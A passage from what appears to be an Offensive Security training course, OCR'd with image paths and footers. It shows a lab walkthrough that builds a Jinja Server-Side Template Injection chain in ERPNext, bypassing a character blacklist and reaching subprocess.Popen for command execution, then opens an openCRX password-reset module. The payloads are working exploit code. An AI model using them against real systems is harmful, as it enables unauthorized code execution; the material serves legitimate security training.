


Figure 234: mro of str Class

Rendering the template displays the mro.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 235: Viewing mro of str Class

We should receive a response with two classes: one for the *str* class and the other for the *object* class. Since we want the *object* class, let's access index "1". The value of the email template should be the one found in Listing 306.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{{ string|attr(class)|attr(mro)[1] }}
```

Listing 306 - Accessing index 1 from mro attribute

If we attempt to save the template, we'll receive an error that it is invalid.

Figure 236: Invalid Template

Jinja syntax does not work with "[" characters after a filter. Instead, let's save the response from the mro attribute as a variable and access index "1" after the variable is set.

To do this, we need to change the double curly braces ("{{" and "}}") that are used for expressions in Jinja to a curly brace followed by a percentage sign ("{%" and "%}"), which is used for statements. We also need to set a variable using the "set" tag and provide a variable name (let's use *mro_r* for mro response). Finally, we need to make a new expression to access index "1".

The final payload can be found in Listing 307.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|attr(mro) %}
{{ mro_r[1] }}
```

Listing 307 - Setting mro_r variable to mro response

Rendering this template allows us to extract only the *object* class.




Figure 237: Rendering Template

In the next section of the payload, we need to list all subclasses using the *__subclasses__* method. We also need to execute the method using "()" after the attribute is accessed. Notice that we will quickly run into the same issue we ran into earlier when we need to access an index from the response while running the *__subclasses__* method.

To fix this issue, we can again transform the expression into a statement and save the output of the *__subclasses__* method into a variable. The payload for this is shown in Listing 308.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|attr(mro) %}
{% set subclasses_r = mro_r[1]|attr(subclasses)() %}
{{ subclasses_r }}
```

Listing 308 - Accessing the __subclasses__ attribute and executing

Rendering the template executes the *__subclasses__* method and returns a long list of classes that are available to us. We will need to carefully review this list to find classes that could result in code execution.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 238: All Available Classes in ERPNext

To simplify output review, let's clean up this list in Visual Studio Code. We'll copy all the classes, starting with "<class 'list'>" and ending with the last class object.

Next, we will replace all ", " strings (including the space character) with a new line character. To do this, let's open the "Find and Replace" dialog by pressing C+h. In the "Find" section we will enter ", " and in the "Replace" section we will press B+I to add a new line. Finally, we will select *Replace All*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 239: Find And Replace in Visual Studio Code

This provides a pre-numbered list, making it easier to find the index number to use when we need to reference it in the payload.

One of the classes that seems interesting is *subprocess.Popen*. The *subprocess* class allows us to "spawn new processes, connect to their input/output/error pipes, and obtain their return codes".[138] This class is very useful when attempting to gain code execution.

We can find the *subprocess* class on line 421 (your result might vary). Let's attempt to access index 420 (Python indexes start at 0) and inspect the result by appending "[420]" to the payload.

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}

{% set mro_r = string|attr(class)|attr(mro) %}
{% set subclasses_r = mro_r[1]|attr(subclasses)() %}
{{ subclasses_r[420] }}
```

Listing 309 - Accessing the 420th index of __subclasses__

Rendering this function returns the *subprocess.Popen* class.

[138] (Python, 2020), https://docs.python.org/3/library/subprocess.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 240: Access to subprocess.Popen class

With access to *Popen*, we can begin executing commands against the system.

8.6.1.1 Exercises

1. Recreate the steps above to discover the location of *Popen* in your instance.
2. Find other classes that you can use to obtain sensitive information about the system or execute commands against the system.

8.6.2 Gaining Remote Command Execution

With access to a class that allows for code execution, we can finally put all the pieces together and obtain RCE on ERPNext.

To successfully execute *Popen*, we need to pass in a list containing a command that we want to execute along with the arguments. As a proof of concept, let's `touch` a file in */tmp/*. The binary we want to execute and the file we want to touch will be two strings in a list. The example we are using can be found in Listing 310.

```
["/usr/bin/touch","/tmp/das-ist-walter"]
```

Listing 310 - Popen argument to be passed in

The content in Listing 310 needs to be placed within the *Popen* arguments in the email template. The email template to execute the touch command is as follows:

```
{% set string = "ssti" %}
{% set class = "__class__" %}
{% set mro = "__mro__" %}
{% set subclasses = "__subclasses__" %}
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{% set mro_r = string|attr(class)|attr(mro) %}
{% set subclasses_r = mro_r[1]|attr(subclasses)() %}
{{ subclasses_r[420](["/usr/bin/touch","/tmp/das-ist-walter"]) }}
```

Listing 311 - Template for touching file

Rendering this template in Burp won't return the output, but instead a *Popen* object based off the execution. Using an SSH session, we can verify that the file was successfully created.

```
frappe@ubuntu:~$ ls -lh /tmp/das-ist-walter
-rw-rw-r-- 1 frappe frappe 0 Jan 11 10:31 das-ist-walter
```

Listing 312 - Verifying existence of touched file

It worked! We can now execute commands against the ERPNext system.

8.6.2.1 Exercises

1. Recreate the steps above to execute code on the system.
2. Obtain a shell on the system.

8.6.2.2 Extra Mile

Using the Python and Jinja documentation, make changes to the template that will allow the output to display in the response.

8.7 Wrapping Up

In this module, we discussed a methodology to discover vulnerabilities in applications. We uncovered a SQL injection vulnerability that led to administrator access to ERPNext.

With administrator access, we discovered a Server-Side Template Injection vulnerability that was blacklisting characters commonly used for exploitation. We devised a way to bypass the filter and execute commands against the system.

This clearly demonstrates the risk of unchecked user input passing through rendering functions.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

9 openCRX Authentication Bypass and Remote Code Execution

This module will cover the analysis and exploitation of several vulnerabilities in openCRX,[139] an open source customer relationship management (CRM) web application written in Java.

We will use white box techniques to exploit deterministic password reset tokens to gain access to the application. Once authenticated, we will combine two different exploits to gain remote code execution and create a web shell on the server.

9.1 Getting Started

In order to access the openCRX server, we have created a *hosts* file entry named “opencrx” in our Kali Linux VM. We recommend making this configuration change in your Kali machine to follow along. Revert the openCRX virtual machine from your student control panel before starting your work. Please refer to the Wiki to find the openCRX box credentials.

As a first step we will need to SSH to the server and start the opencrx application by running **`opencrx.sh`** with the **`run`** parameter from the *~/crx/apache-tomee-plus-7.0.5/bin/* directory.

```
kali@kali:~$ ssh student@opencrx
student@opencrx's password:
...
student@opencrx:~$ cd crx/apache-tomee-plus-7.0.5/bin

student@opencrx:~/crx/apache-tomee-plus-7.0.5/bin$ ./opencrx.sh run
[Server@5caf905d]: Startup sequence initiated from main() method
[Server@5caf905d]: Could not load properties from file
[Server@5caf905d]: Using cli/default properties only
[Server@5caf905d]: Initiating startup sequence...
```

Listing 313 - Starting the openCRX application

9.2 Password Reset Vulnerability Discovery

Let’s examine openCRX in its default configuration, which runs on *Apache TomEE*.[140]

Java web applications can be packaged in several different file formats, such as JARs, WARs, and EARs. All three of these file formats are essentially ZIP files with different extensions.

Java Archive (JAR)[141] files are typically used for stand-alone applications or libraries.

Web Application Archive (WAR)[142] files are used to collect multiple JARs and static content, such as HTML, into a single archive.

[139] (openCRX, 2020), http://www.opencrx.org/

[140] (The Apache Software Foundation, 2016), https://tomee.apache.org/

[141] (Wikipedia, 2020), https://en.wikipedia.org/wiki/JAR_(file_format)

[142] (Wikipedia, 2020), https://en.wikipedia.org/wiki/WAR_(file_format)

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Enterprise Application Archive (EAR)[143] files can contain multiple JARs and WARs to consolidate multiple web applications into a single file.

How an application is packaged does not change its exploitability, but we should keep in mind there are different ways to package Java applications when we start searching for files we want to investigate.

Let's get an idea of how openCRX is set up using white box techniques. We will **`ssh`** to the server and inspect the application's structure on the server using the **`tree`** command, limiting the depth to three sub-directories with **`-L 3`**.

```
kali@kali:~$ ssh student@opencrx
student@opencrx's password:
...
student@opencrx:~$ cd crx/apache-tomee-plus-7.0.5/

student@opencrx:~/crx/apache-tomee-plus-7.0.5$ tree -L 3
.
|-- airsyncdir
|-- apps
 |   |-- opencrx-core-CRX
 |   |   |-- APP-INF
 |   |   |-- META-INF
 |   |   |-- opencrx-bpi-CRX
 |   |   |-- opencrx-bpi-CRX.war
 |   |   |-- opencrx-caldav-CRX
 |   |   |-- opencrx-caldav-CRX.war
 |   |   |-- opencrx-calendar-CRX
 |   |   |-- opencrx-calendar-CRX.war
 |   |   |-- opencrx-carddav-CRX
 |   |   |-- opencrx-carddav-CRX.war
 |   |   |-- opencrx-contacts-CRX
 |   |   |-- opencrx-contacts-CRX.war
 |   |   |-- opencrx-core-CRX
 |   |   |-- opencrx-core-CRX.war
 |   |   |-- opencrx-documents-CRX
 |   |   |-- opencrx-documents-CRX.war
 |   |   |-- opencrx-ical-CRX
 |   |   |-- opencrx-ical-CRX.war
 |   |   |-- opencrx-imap-CRX
 |   |   |-- opencrx-imap-CRX.war
 |   |   |-- opencrx-ldap-CRX
 |   |   |-- opencrx-ldap-CRX.war
 |   |   |-- opencrx-rest-CRX
 |   |   |-- opencrx-rest-CRX.war
 |   |   |-- opencrx-spaces-CRX
 |   |   |-- opencrx-spaces-CRX.war
 |   |   |-- opencrx-vcard-CRX
 |   |   |-- opencrx-vcard-CRX.war
 |   |   |-- opencrx-webdav-CRX
 |   |   |-- opencrx-webdav-CRX.war
 |   |-- opencrx-core-CRX.ear
```

[143] (Wikipedia, 2020), https://en.wikipedia.org/wiki/EAR_(file_format)

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
|-- bin
...

55 directories, 339 files
```

Listing 314 - Examining the application structure on the server

Based on the output above, we know that openCRX was packaged as an EAR file, which we can find at */home/student/crx/apache-tomee-plus-7.0.5/apps*.

There are also several WAR files inside */home/student/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-CRX*. These files should also be inside the EAR file, eliminating the need to copy each individually to our box for analysis.

Let's disconnect from the server and use **scp** to copy *opencrx-core-CRX.ear* to our local Kali machine. Next, we'll **unzip** it, passing in **-d opencrx** to extract the contents into a new directory.

```
student@opencrx:~/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-CRX$
exit logout
Connection to opencrx closed.

kali@kali:~$ scp student@opencrx:~/crx/apache-tomee-plus-7.0.5/apps/opencrx-core-
CRX.ear . student@opencrx's
password:
opencrx-core-CRX.ear                                      100%   85MB 100.5MB/s   00:00

kali@kali:~$ unzip -q opencrx-core-CRX.ear -d opencrx
```

Listing 315 - Using scp to copy opencrx-core-CRX.ear

Once we have extracted the contents of the EAR file, we can examine them on our Kali machine.

```
kali@kali:~$ cd opencrx

kali@kali:~/opencrx$ ls -al
total 29184
drwxr-xr-x  4 kali kali     4096 Feb 27 14:19 .
drwxr-xr-x 51 kali kali     4096 Feb 27 14:19 ..
drwxr-xr-x  3 kali kali     4096 Jan  2  2019 APP-INF
drwxr-xr-x  2 kali kali     4096 Jan  2  2019 META-INF
-rw-r--r--  1 kali kali     2028 Jan  2  2019 opencrx-bpi-CRX.war
-rw-r--r--  1 kali kali     2027 Jan  2  2019 opencrx-caldav-CRX.war
-rw-r--r--  1 kali kali  3908343 Jan  2  2019 opencrx-calendar-CRX.war
-rw-r--r--  1 kali kali     2030 Jan  2  2019 opencrx-carddav-CRX.war
-rw-r--r--  1 kali kali  3675357 Jan  2  2019 opencrx-contacts-CRX.war
-rw-r--r--  1 kali kali 18285302 Jan  2  2019 opencrx-core-CRX.war
-rw-r--r--  1 kali kali  1099839 Jan  2  2019 opencrx-documents-CRX.war
-rw-r--r--  1 kali kali     2750 Jan  2  2019 opencrx-ical-CRX.war
-rw-r--r--  1 kali kali     1785 Jan  2  2019 opencrx-imap-CRX.war
-rw-r--r--  1 kali kali     1788 Jan  2  2019 opencrx-ldap-CRX.war
-rw-r--r--  1 kali kali  2778171 Jan  2  2019 opencrx-rest-CRX.war
-rw-r--r--  1 kali kali    70520 Jan  2  2019 opencrx-spaces-CRX.war
-rw-r--r--  1 kali kali     2036 Jan  2  2019 opencrx-vcard-CRX.war
-rw-r--r--  1 kali kali     2029 Jan  2  2019 opencrx-webdav-CRX.war
```

Listing 316 - Viewing the extracted contents

As we suspected earlier, the EAR file did contain the WAR files. Each WAR file is essentially a separate web application with its own static content. The common JAR files are in */APP-INF/lib*.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We will come back to these JAR files. First, let's examine the main application, *opencrx-core-CRX.war*, in *JD-GUI*.




Figure 241: Viewing opencrx-core-CRX.war in JD-GUI

We could examine a Java web application by starting with its *deployment descriptor*,[144] such as a *web.xml* file, to better understand how the application maps URLs to servlets. However, we'll instead start with *JSP*[145] files. We're taking this approach because openCRX mixes application logic with HTML within the JSPs.

> *In Java web applications, "servlet" is a shorthand for the classes that handle requests, such as HTTP requests. Each framework has its own versions of servlets; in general, they implement code that takes in a request and returns a response. Java Server Pages (JSP) are a form of servlet used for dynamic pages. JSPs can mix Java code with traditional HTML.*

Exploring the contents of the WAR file in JD-GUI, we find several JSP files which mention authentication and password resets.

[144] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Deployment_descriptor

[145] (Wikipedia, 2020), https://en.wikipedia.org/wiki/JavaServer_Pages

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

